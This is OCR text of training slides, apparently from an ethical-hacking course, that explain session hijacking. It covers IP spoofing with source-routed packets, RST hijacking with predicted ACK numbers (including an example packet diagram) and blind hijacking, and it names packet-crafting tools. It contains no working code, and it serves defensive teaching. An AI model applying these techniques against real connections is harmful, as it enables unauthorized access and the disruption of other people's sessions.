
IP Spoofing: Source Routed Packets

1. The packet source routing technique is used for **gaining unauthorized access** to a computer with the help of a trusted host's IP address
2. An attackers spoofs the host's IP address so that the server **managing a session** with the host accepts the packets from the attacker
3. When the session is established, the attacker **injects forged packets** before the host responds to the server
4. The original packet from the host is lost as the server receives the packet with a **sequence number** already used by the attacker
5. The packets from the attacker are source-routed through the host with the **destination IP** specified by the attacker

IP Spoofing: Source Routed Packets

Source routed packets are useful in gaining unauthorized access to a computer with the help of a trusted host's IP address. This type of hijack allows attackers to create their own acceptable packets to insert into a TCP session. First, an attacker spoofs a trusted host's IP address so that the server managing a session with the host accepts the packets from the attacker. The packets are source routed; therefore, the sender specifies the path for packets from the source to the destination IP. By using this source-routing technique, attackers fool the server into believing that it is communicating with the user.

After spoofing the IP address successfully, the hijacker alters the sequence and acknowledgment numbers. Once these numbers are changed, the attacker injects forged packets into the TCP session before the client can respond. This leads to a desynchronized state because there the sequence and ACK numbers are not synchronized. The original packets are lost, and the server receives a packet with the new ISN. These packets are source routed to a patched destination IP address specified by the attacker.




RST Hijacking

- RST hijacking involves injecting an **authentic-looking reset (RST) packet** using a spoofed source address and predicting the acknowledgment number
- A hacker can reset a victim's connection if it uses an **accurate acknowledgment number**
- The victim would believe that the source sent the **reset packet**, and **reset the connection**
- RST Hijacking can be performed using a **packet crafting tool**, such as Colasoft Packet Builder, and TCP/IP analysis tools, such as tcpdump

SRC: 192.168.0.100, DST: 192.168.0.200,
SEQ#: 1429775000, ACK#: 1250510000, LEN: 24
1
Sends a data packet
2
SRC: 192.168.0.200, DST: 192.168.0.100,
SEQ#: 1250510000, ACK#: 1429725024,
LEN: 167
3
Attacker spoofs IP address of server machine
4
Attacker predicts the ACK# and sends RST to reset the connection
Victim Machine
192.168.0.100
Server Machine
192.168.0.200
Attacker


RST Hijacking

RST hijacking involves injecting an authentic-looking reset (RST) packet by using a spoofed source IP address and predicting the acknowledgment number. The hacker can reset the victim's connection if it uses an accurate acknowledgment number. The victim believes that the source has sent the reset packet and resets the connection. RST hijacking can be performed using packet-crafting tools such as Colasoft Packet Builder and TCP/IP analysis tools such as tcpdump.



SRC: 192.168.0.100, DST: 192.168.0.200,
SEQ#: 1429775000, ACK#: 1250510000, LEN: 24
1
Sends a data packet
2
SRC: 192.168.0.200, DST: 192.168.0.100,
SEQ#: 1250510000, ACK#: 1429725024,
LEN: 167
3
Attacker spoofs IP address of server machine
4
Attacker predicts the ACK# and sends RST to reset the connection
Victim Machine
192.168.0.100
Server Machine
192.168.0.200
Attacker

Figure 11.24: RST hijacking process



Blind and UDP Hijacking

Blind Hijacking

- An attacker can inject **malicious data or commands** into the intercepted communications in the TCP session even if the source-routing is disabled
- The attacker can send the data or commands but has no **access to see the response**

Victim
Sends a request to the server
Attacker intercepts the request
Attacker injects malicious data in the request and forward it to the server
Server
Attacker

